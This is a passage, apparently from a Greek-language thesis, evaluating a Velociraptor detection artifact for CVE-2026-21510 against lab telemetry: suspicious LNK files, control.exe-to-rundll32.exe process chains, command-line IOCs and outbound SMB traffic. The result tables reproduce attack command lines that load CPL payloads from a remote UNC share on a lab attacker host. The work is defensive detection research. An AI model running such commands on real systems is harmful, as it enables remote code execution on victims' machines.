αποτελέσματα αποδίδεται απευθείας στην ενεργοποίηση του enrichment layer, χωρίς να εισέρχονται επιπλέον παράγοντες. Το run 3 εκτελείται σε ένα σύστημα που δεν έχει εκτεθεί στην προσομοίωση, παρέχοντας έτσι ένα ανεξάρτητο σημείο αναφοράς (baseline) για την αξιολόγηση.

Για όλα τα runs οι υπόλοιπες παράμετροι διατηρήθηκαν στις προεπιλεγμένες τους τιμές (LookbackHours=72, CorrelationWindowSeconds=120, CalculateHashes=Y). Η εκτέλεση πραγματοποιήθηκε μέσω του GUI του Velociraptor server με τη χρήση του μηχανισμού collection. Τα αποτελέσματα ελήφθησαν σε JSON μορφή από το Tab “Results” του κάθε flow και αναλύθηκαν ως προς το πλήθος των ευρημάτων, τα boolean flags και τα extracted attribution metadata.



Εικόνα 6.1: Παραμετροποίηση του run 2 με την KnownBadIP μέσα από το GUI

6.3 Πληρότητα Ανίχνευσης (Run 1)

6.3.1 Συνολικά Ευρήματα


Στο πρώτο run το artifact εκτελείται σε behavioral mode, και εντοπίστηκαν συνολικά 75 events κατανεμημένα σε επτά από τις εννέα πηγές ανίχνευσης. Ο παρακάτω πίνακας παρουσιάζει την κατανομή των ευρημάτων ανά πηγή:

Πηγή VQL	Κατηγορία	Πλήθος Ευρημάτων
Matched_Suspicious_LNK	A/B	2
Sysmon_Exact_Process_Lineage	Γ	9

Sysmon_Control_Rundll32_CommandLine_IOCs	Γ	30
Security_4688_Control_Rundll32_IOCs	Γ	22
Sysmon_SMB_Outbound	Δ	10
Live_SMB_Connections	Δ	0
Security_4624_NTLM_Network_Logons	Δ	2
Untrusted_CPL_Files	Β/Γ	0
DetectionSummary	–	1 (REVIEW)

Πίνακας 6.2: Κατανομή ευρημάτων ανά VQL πηγή για το run 1

Η συγκεντρωτική εικόνα αποτυπώνεται μέσω της πηγής DetectionSummary, η οποία αποτελεί τον aggregator του artifact και παράγει το τελικό πόρισμα:



Εικόνα 6.2α & Εικόνα 6.2β: Έξοδος του source DetectionSummary στο run 1 μέσα από το GUI


Σημειώνεται ότι το πεδίο “BehavioralFindings=62” παρουσιάζει μικρή απόκλιση από το πραγματικό άθροισμα των ευρημάτων από τις behavioural πηγές (2+9+30+22=63 events), αποτέλεσμα του ότι το Matched_Suspicious_LNK επιστρέφει 2 LNK αρχεία ως ξεχωριστή πηγή, αλλά το inline counting του DetectionSummary εντοπίζει μόνο 1. Η απόκλιση δεν επηρεάζει το τελικό πόρισμα (REVIEW), καθώς η συνθήκη ενεργοποίησης απαιτεί απλώς τα behavioural findings να είναι τουλάχιστον ένα.

6.3.2 Matched_Suspicious_LNK (Κατηγορία Α/Β)

Η πηγή εντόπισε 2 LNK αρχεία στο Desktop του χρήστη admin του συστήματος VM-2. Πρόκειται για τα αρχεία Quarterly_Report.lnk και Quarterly_Report_old.lnk (αρχείο παλαιότερων δοκιμών), τα οποία είχαν παραχθεί μέσω python script (ενότητα 5.4.2). Και τα δύο αρχεία πληρούν τα δύο βασικά IOCs της φιλοσοφίας της ανίχνευσης:

Πεδίο	Quarterly_Report.lnk	Quarterly_Report_old.lnk
Path	C:\Users\admin\Desktop\Quarterly_Report.lnk	C:\Users\admin\Desktop\Quarterly_Report_old.lnk
Size	1232 bytes	1063 bytes
HasUNCInLNK	TRUE	TRUE
HasCPLOrControlIndicator	TRUE	TRUE
UNCHostInLNK	192.168.56.103	192.168.56.103
MissingZoneIdentifier	TRUE	TRUE
HasInternetZoneId3	FALSE	FALSE
SHA256 (πρώτοι 16 χαρακτήρες)	f1c2e8c8988cdadb…	2883fcfc4c87465c…

Πίνακας 6.3: Κατανομή ευρημάτων source Matched_Suspicious_LNK για το run 1



Εικόνα 6.3α & Εικόνα 6.3β: Αποτελέσματα του source Matched_Suspicious_LNK στο run 1 μέσα από το GUI

Η εξαγωγή του UNC host (192.168.56.103) πραγματοποιείται αυτόματα από το parse_string_with_regex() plugin πάνω στο binary του LNK αρχείου, αφού πρώτα γίνει αφαίρεση των null bytes της UTF-16LE κωδικοποίησης μέσω του CleanContent (όπως τεκμηριώθηκε στην ενότητα 5.5.6). Η ταυτόχρονη επιστροφή του flag “MissingZoneIdentifier=TRUE” και για τα δύο αρχεία υλοποιεί απευθείας την ανίχνευση της Κατηγορίας Β (Mark-of-the-Web bypass), όπως τεκμηριώθηκε στην ενότητα 4.6.2, όπου ένα LNK αρχείο που τοποθετήθηκε στον φάκελο Desktop χωρίς το Zone.Identifier Alternate Data Stream αποτελεί ισχυρή ένδειξη παράκαμψης του μηχανισμού SmartScreen.

Να σημειωθεί εδώ πως αυξάνοντας το χρονικό πλαίσιο σε >72 ώρες, το artifact εντοπίζει και τα υπόλοιπα LNK αρχεία στους υπόλοιπου φακέλους. Η συνέχεια της παρουσίασης των αποτελεσμάτων γίνεται με βάση την αναζήτηση τις τελευταίες 72 ώρες.

Custom5.Windows.Detection.CVE_2026_21510/Matched_Suspicious_LNK

0-5/5 100

Finding	Path	Name	Size	Mtime	Atime	Ctime	Btime	HasUNCInLNK	HasCPLOrControlIndicator	UNCHostInLNK	UNCHostInKnownBadIPs
LNK with UNC and/or Control Panel indicators	C:\Users\admin\Desktop\Document_Review.lnk	Document_Review.lnk	190	2026-05-19T14:41:42Z	2026-05-19T15:45:08.356Z	2026-05-19T14:41:42Z	2026-05-19T15:45:08.356Z	true	true	192.168.56.103	false
LNK with UNC and/or Control Panel indicators	C:\Users\admin\Desktop\Quarterly_Report.lnk	Quarterly_Report.lnk	1232	2026-05-23T09:48:49.112Z	2026-05-23T07:02:01.603Z	2026-05-23T09:48:49.112Z	2026-05-23T07:02:01.603Z	true	true	192.168.56.103	false
LNK with UNC and/or Control Panel indicators	C:\Users\admin\Desktop\Quarterly_Report_old.lnk	Quarterly_Report_old.lnk	1063	2026-05-23T06:59:30.228Z	2026-05-22T17:07:09.391Z	2026-05-23T06:59:30.228Z	2026-05-19T15:45:08.356Z	true	true	192.168.56.103	false
LNK with UNC and/or Control Panel indicators	C:\Users\admin\Downloads\Invoice_Q1_2026.lnk	Invoice_Q1_2026.lnk	194	2026-05-19T14:41:07Z	2026-05-19T15:45:08.356Z	2026-05-19T14:41:07Z	2026-05-19T15:45:08.356Z	true	true	192.168.56.103	false
LNK with UNC and/or Control Panel indicators	C:\Users\admin\AppData\Local\Temp\update.lnk	update.lnk	188	2026-05-19T14:42:03Z	2026-05-19T15:45:08.356Z	2026-05-19T14:42:03Z	2026-05-19T15:45:08.356Z	true	true	192.168.56.103	false

	UNCHostMatchesKnownBadHostnames	MissingZoneIdentifier	HasInternetZoneId3	ZoneIdentifier	SHA256	Category	CVE
	false	true	false		d960210ec65ffc6097c2475d521d52e5f520e0d5d8d67f0fb1ca1c84a430f49a	Category A/B	CVE-2026-21510
	false	true	false		f1c2e8c8988cdadb32c3aa7fea0dcaf59e64beae9baeda08750dbb0f31ce463c	Category A/B	CVE-2026-21510
	false	true	false		2883fcfc4c87465cab77dac19a23d617cb67dc08a0c52ae7be8193df4fd5fbb7	Category A/B	CVE-2026-21510
	false	true	false		181f4a23ca35028d691683e7c62186a2604f9b03c73e287297b2a20b3819c337	Category A/B	CVE-2026-21510
	false	true	false		ce2709dcf8d0ee6d330c7d325d1782b888d83c3547d57d2bab8be516632c6285	Category A/B	CVE-2026-21510

Εικόνα 6.4α & Εικόνα 6.4β: Αποτελέσματα του source Matched_Suspicious_LNK για αναζήτηση σε > 72 ώρες μέσα από το GUI

6.3.3 Sysmon_Exact_Process_Lineage (Κατηγορία Γ)

Η πηγή Sysmon_Exact_Process_Lineage επέστρεψε 9 πλήρως συσχετισμένες αλυσίδες explorer.exe -> control.exe -> rundll32.exe. Σε όλες τις αλυσίδες ο γονέας του control.exe είναι το explorer.exe, με αυτόματη ταυτοποίηση parent-child σχέσης μέσω του ProcessGuid. Το ποσοστό επιτυχούς correlation ανέρχεται στο 100% για τα ζεύγη explorer->control του παραθύρου αναζήτησης.

Τα CPL αρχεία-στόχοι κατανέμονται στις τρεις διαφορετικές διαδρομές που προσομοιώθηκαν:


UNC Target	Πλήθος Αλυσίδων
\\192.168.56.103\share\payload.cpl	4
\\192.168.56.103\sys\update.cpl	3
\\192.168.56.103\docs\report.cpl	2

Πίνακας 6.4: Κατανομή των CPL targets στις 9 αλυσίδες για το run 1

Ιδιαίτερο ενδιαφέρον έχουν τα χρονικά διαστήματα μεταξύ της εκκίνησης του control.exe και της εκκίνησης του παιδικού rundll32.exe. Από την ανάλυση των ControlTime και RundllTime των εννέα αλυσίδων:

- Ελάχιστο χρονικό διάστημα: 22.0 ms
- Μέγιστο χρονικό διάστημα: 33.2 ms
- Μέσος όρος: 26.5 ms

Αυτά τα πολύ μικρά χρονικά διαστήματα είναι συνεπή με την αυτοματοποιημένη εσωτερική κλήση που εκτελεί το control.exe για να ξεκινήσει το rundll32.exe με τη βιβλιοθήκη shell32.dll, και αποτελούν χαρακτηριστικό υπογραφής για programmatic execution σε αντίθεση με την ανθρώπινη αλληλεπίδραση η οποία θα παρουσίαζε αισθητά μεγαλύτερες χρονικές διαφορές. Σε ένα πραγματικό σενάριο, ο αναλυτής θα μπορούσε να χρησιμοποιήσει αυτό το χρονικό σχήμα ως πρόσθετο IOC.



HasCPLOrControlIndicator	ControlUNCHost	RundllUNCHost	UNCHostInKnownBadIPs	UNCHostMatchesKnownBadHostnames	ControlHashes	RundllHashes	Category	CVE
true	192.168.56.103	192.168.56.103	false	false	MD5=924219B426830FF7476AF7D22AE91DE1,SHA256=CB089C50698BEE280244437BCAF56D3955402A582E5E928D8C8812A5D9C0EF4D,IMPHASH=EA468570E9A3DEDC296C3D5DECEA9AA6	MD5=C7645D43451C6D94D87F4D07BDE59C89,SHA256=495BBA47FC43EE23054FC0419F2F0045716201C0429690C6AEA551102A810F3,IMPHASH=7D1CE1BAFE48B63D9D19E8E0E5DF3E6C	Category C	CVE-2026-21510
true	192.168.56.103	192.168.56.103	false	false	MD5=924219B426830FF7476AF7D22AE91DE1,SHA256=CB089C50698BEE280244437BCAF56D3955402A582E5E928D8C8812A5D9C0EF4D,IMPHASH=EA468570E9A3DEDC296C3D5DECEA9AA6	MD5=C7645D43451C6D94D87F4D07BDE59C89,SHA256=495BBA47FC43EE23054FC0419F2F0045716201C0429690C6AEA551102A810F3,IMPHASH=7D1CE1BAFE48B63D9D19E8E0E5DF3E6C	Category C	CVE-2026-21510
true	192.168.56.103	192.168.56.103	false	false	MD5=924219B426830FF7476AF7D22AE91DE1,SHA256=CB089C50698BEE280244437BCAF56D3955402A582E5E928D8C8812A5D9C0EF4D,IMPHASH=EA468570E9A3DEDC296C3D5DECEA9AA6	MD5=C7645D43451C6D94D87F4D07BDE59C89,SHA256=495BBA47FC43EE23054FC0419F2F0045716201C0429690C6AEA551102A810F3,IMPHASH=7D1CE1BAFE48B63D9D19E8E0E5DF3E6C	Category C	CVE-2026-21510
true	192.168.56.103	192.168.56.103	false	false	MD5=924219B426830FF7476AF7D22AE91DE1,SHA256=CB089C50698BE	MD5=C7645D43451C6D94D87F4D07BDE59C89,SHA256=495BBA47FC	Category C	CVE-2026-21510

Εικόνα 6.5α & Εικόνα 6.5β: Μέρος των αποτελεσμάτων του source Sysmon_Exact_Process_Lineage για το run 1 μέσα από το GUI

Η εξαγωγή του attacker host (192.168.56.103) έγινε σωστά τόσο στο πεδίο ControlUNCHost όσο και στο RundllUNCHost σε όλες τις αλυσίδες. Επιπλέον, τα SHA256 hashes των control.exe (CB089C50698BEE28...) και rundll32.exe (495BBA47FC43EE23...) παραμένουν σταθερά και στις 9 αλυσίδες, επιβεβαιώνοντας ότι πρόκειται για legitimate Windows binaries που χρησιμοποιήθηκαν ως living-off-the-land binaries και όχι για binary tampering. Αυτό συμβαδίζει με τη φύση του CVE-2026-21510, που εκμεταλλεύεται την κανονική λειτουργία αυτών των εργαλείων χωρίς να τροποποιεί τα εκτελέσιμα.

6.3.4 Sysmon_Control_Rundll32_CommandLine_IOCs (Κατηγορία Γ)

Η πηγή αυτή λειτουργεί συμπληρωματικά με την προηγούμενη και επέστρεψε 30 events, καλύπτοντας μεμονωμένες εκτελέσεις των control.exe και rundll32.exe χωρίς να δημιουργεί συσχετίσεις. Η κατανομή των parents είναι:

ParentImage	Πλήθος Events	Σχόλιο
explorer.exe	9	Παραγωγή από φυσιολογική αλληλεπίδραση με LNK αρχείο
control.exe	15	Το rundll32.exe γεννήθηκε από τον control.exe
powershell.exe	6	Επανεκκινήσεις της προσομοίωσης από PowerShell, εκτός LNK lineage

Πίνακας 6.5: Κατανομή των ParentImage των 30 events στην πηγή Sysmon_Control_Rundll32_CommandLine_IOCs


Σε όλα τα events, τα gating flags είναι ταυτόχρονα true:

- HasUNCPath = TRUE (30/30)
- HasCPLOrControlIndicator = TRUE (30/30)

- UNCHost = 192.168.56.103 (30/30)

Η ταυτόχρονη ύπαρξη και των δύο indicators σε όλα τα events αποτελεί την επιβεβαίωση της σχεδιαστικής φιλοσοφίας του artifact, κατά την οποία το gating condition (UNC + CPL indicator) πληρείται σε όλες τις περιπτώσεις χωρίς να απαιτηθεί γνώση της IP του επιτιθέμενου.

Ιδιαίτερη παρατήρηση αξίζει η ύπαρξη των 6 events με ParentImage powershell.exe. Πρόκειται για επανεκκινήσεις της προσομοίωσης από το PowerShell που δεν εμφανίζονται στην πηγή “Sysmon_Exact_Process_Lineage” (διότι εκείνη η πηγή απαιτεί ρητά ParentImage explorer.exe). Αυτό επιδεικνύει την αξία της λειτουργίας του artifact με πολλαπλές, συμπληρωματικές πηγές. Το “Sysmon_Exact_Process_Lineage” παρέχει υψηλής εμπιστοσύνης correlation για την κανονική αλυσίδα επίθεσης, ενώ το “Sysmon_Control_Rundll32_CommandLine_IOCs” διασφαλίζει ανθεκτικότητα της ανίχνευσης σε εναλλακτικές διαδρομές εκτέλεσης.



Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

Custom5.Windows.Detection.CVE_2026_21510/Sysmon_Control_Rundll32_CommandLine_IOCs

0-30/30 | 100

Finding	EventTime	Computer	User	ParentImage	ParentCommandLine	Image	CommandLine	ProcessGuid	ParentProcessGuid	ProcessId
Sysmon command-line IOC - control/rundll32 with UNC + CPL	2026-05-22T12:43:37.121Z	DESKTOP-0432957	DESKTOP-0432957\admin	C:\Windows\explorer.exe	C:\Windows\Explorer.EXE	C:\Windows\System32\control.exe	"C:\Windows\system32\control.exe" \\192.168.56.103\\sys\update.cpl	1BC6D7F4-4F79-6A10-8D01-000000000A00	1BC6D7F4-84D5-6A0C-3700-000000000A00	5336
Sysmon command-line IOC - control/rundll32 with UNC + CPL	2026-05-22T12:43:37.154Z	DESKTOP-0432957	DESKTOP-0432957\admin	C:\Windows\System32\control.exe	"C:\Windows\system32\control.exe" \\192.168.56.103\\sys\update.cpl	C:\Windows\System32\rundll32.exe	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL \\192.168.56.103\\sys\update.cpl	1BC6D7F4-4F79-6A10-8E01-000000000A00	1BC6D7F4-4F79-6A10-8D01-000000000A00	5016
Sysmon command-line IOC - control/rundll32 with UNC + CPL	2026-05-22T12:48:05.382Z	DESKTOP-0432957	DESKTOP-0432957\admin	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\control.exe	"C:\Windows\system32\control.exe" \\192.168.56.103\\sys\update.cpl	1BC6D7F4-5085-6A10-A401-000000000A00	1BC6D7F4-5067-6A10-A101-000000000A00	4704

ParentProcessId	HasUNCPath	HasCPLOrControlIndicator	UNCHost	UNCHostInKnownBadIPs	UNCHostMatchesKnownBadHostnames	Hashes
2940	true	true	192.168.56.103	false	false	MD5=92421984 26830FF7476A F7D22AE91DE1 ,SHA256=CB08 9C50698BEE28 0244437BCAF5 6D3955402A58 2E5E928DBC88 12A5D9C0EF4D ,IMPHASH=EA4 68570E9A3DED C296C3D5DECE A9AA6
5336	true	true	192.168.56.103	false	false	MD5=C7645D43 451C6D94D87F 4D07BDE59C89 ,SHA256=495B BA47FC43EE23 054FCD419F2F 0045716201C0 4296900C6AEA 551102A810F3 ,IMPHASH=7D1 CE1BAFE48B63 D9D19E8E0E5D F3E6C
6032	true	true	192.168.56.103	false	false	MD5=92421984 26830FF7476A F7D22AE91DE1 ,SHA256=CB08 9C50698BEE28 0244437BCAF5

Εικόνα 6.6α & Εικόνα 6.6β: Μέρος των αποτελεσμάτων του source Sysmon_Control_Rundll32_CommandLine_IOCs για το run 1 μέσα από το GUI

6.3.5 Security_4688_Control_Rundll32_IOCs (Κατηγορία Γ)

Η πηγή εξετάζει το Security log (Event ID 4688) και επέστρεψε 22 events, με τα ίδια χαρακτηριστικά ως προς τα flags ("HasUNCPath=TRUE" και "HasCPLOrControlIndicator=TRUE" σε όλα τα events). Η κατανομή των parents είναι αντίστοιχη με την πηγή του Sysmon:


ParentProcessName	Πλήθος Events
control.exe	11
explorer.exe	8
powershell.exe	3

Πίνακας 6.6: Κατανομή των ParentProcessName των 22 events στην πηγή Security_4688_Control_Rundll32_IOCs

Η διαφορά μεταξύ των 30 events του Sysmon και των 22 events του Security 4688 είναι αναμενόμενη και τεκμηριωμένη, καθώς το Audit Process Tracking ενεργοποιήθηκε στο VM-2 σε συγκεκριμένη χρονική στιγμή κατά την προετοιμασία του εργαστηρίου (ενότητα 5.4.1), ενώ το Sysmon είχε εγκατασταθεί νωρίτερα. Συνεπώς, διεργασίες που έλαβαν χώρα πριν την ενεργοποίηση του Audit Process Tracking καταγράφηκαν αποκλειστικά από τον Sysmon και δεν εμφανίζονται στο Security log.

Η παρατήρηση αυτή έχει σημαντική μεθοδολογική αξία, καθώς αποτελεί την εμπειρική επιβεβαίωση της αναγκαιότητας διπλής ανεξάρτητης πηγής καταγραφής που τεκμηριώθηκε στην ενότητα 5.4.1. Σε ένα πραγματικό περιβάλλον DFIR, η εξάρτηση από μία μόνο πηγή θα είχε ως αποτέλεσμα την απώλεια 8 από τα 30 events. Επιπλέον, η πηγή αυτή λειτουργεί ως safety net σε περιπτώσεις όπου ο Sysmon δεν είναι εγκατεστημένος ή έχει σταματήσει η λειτουργία του.

Επιπρόσθετα, η πηγή υλοποιεί τον enrichment column “ParentLooksSuspicious”, το οποίο αξιολογεί αν το ParentProcessName ταιριάζει με γνωστά living-off-the-land binaries. Σε όλα τα 22 events το flag βγαίνει TRUE, καθώς όλοι οι parents (explorer.exe, control.exe, powershell.exe) εμπίπτουν στη λίστα.



Custom5.Windows.Detection.CVE_2026_21510/Security_4688_Control_Rundll32_IOCs

0-22/22 100

Finding	EventTime	Computer	User	UserDomain	ParentProcessName	NewProcessName	CommandLine	CreatorProcessId	NewProcessId	TokenElevationType
Security 4688 command-line IOC - control/rundll32 with UNC + CPL	2026-05-22T16:53:47.408Z	DESKTOP-0432957	admin	DESKTOP-0432957	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\control.exe	"C:\Windows\system32\control.exe" \\192.168.56.103\sys\update.cpl	4128	3856	%%1937
Security 4688 command-line IOC - control/rundll32 with UNC + CPL	2026-05-22T16:53:47.434Z	DESKTOP-0432957	admin	DESKTOP-0432957	C:\Windows\System32\control.exe	C:\Windows\System32\rundll32.exe	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL \\192.168.56.103\sys\update.cpl	3856	1960	%%1937
Security 4688 command-line IOC - control/rundll32 with UNC + CPL	2026-05-22T16:53:49.421Z	DESKTOP-0432957	admin	DESKTOP-0432957	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\control.exe	"C:\Windows\system32\control.exe" \\192.168.56.103\docs\report.cpl	4128	3600	%%1937
Security 4688 command-line IOC - control/rundll32 with UNC + CPL	2026-05-22T16:53:49.441Z	DESKTOP-0432957	admin	DESKTOP-0432957	C:\Windows\System32\control.exe	C:\Windows\System32\rundll32.exe	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL \\192.168.56.103\docs\report.cpl	3600	5700	%%1937
Security 4688 command-line IOC - control/rundll32 with UNC	2026-05-22T16:53:51.420Z	DESKTOP-0432957	admin	DESKTOP-0432957	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\control.exe	"C:\Windows\system32\control.exe" \\192.168.56.103\share\payload.cpl	4128	3920	%%1937

HasUNCPath	HasCPLOrControlIndicator	UNCHost	ParentLooksSuspicious	UNCHostInKnownBadIPs	UNCHostMatchesKnownBadHostnam
true	true	192.168.56.103	true	false	false
true	true	192.168.56.103	true	false	false
true	true	192.168.56.103	true	false	false
true	true	192.168.56.103	true	false	false
true	true	192.168.56.103	true	false	false

Εικόνα 6.7α & Εικόνα 6.7β: Μέρος των αποτελεσμάτων του source Security_4688_Control_Rundll32_IOCs για το run 1 μέσα από το GUI όπου φαίνεται το ParentLooksSuspicious=TRUE

6.3.6 Sysmon_SMB_Outbound (Κατηγορία Δ)

Η πηγή των δικτυακών artifacts επέστρεψε 10 events Sysmon Event ID 3 στις θύρες SMB. Από αυτά, τα 9 αντιστοιχούν στην πραγματική επιθετική κίνηση από το VM-2 (192.168.56.102) προς το VM-3 (192.168.56.103) στην θύρα 445:

Source IP	Destination IP	Destination Port	Πλήθος
192.168.56.102 (VM-2)	192.168.56.103 (VM-3)	445	9
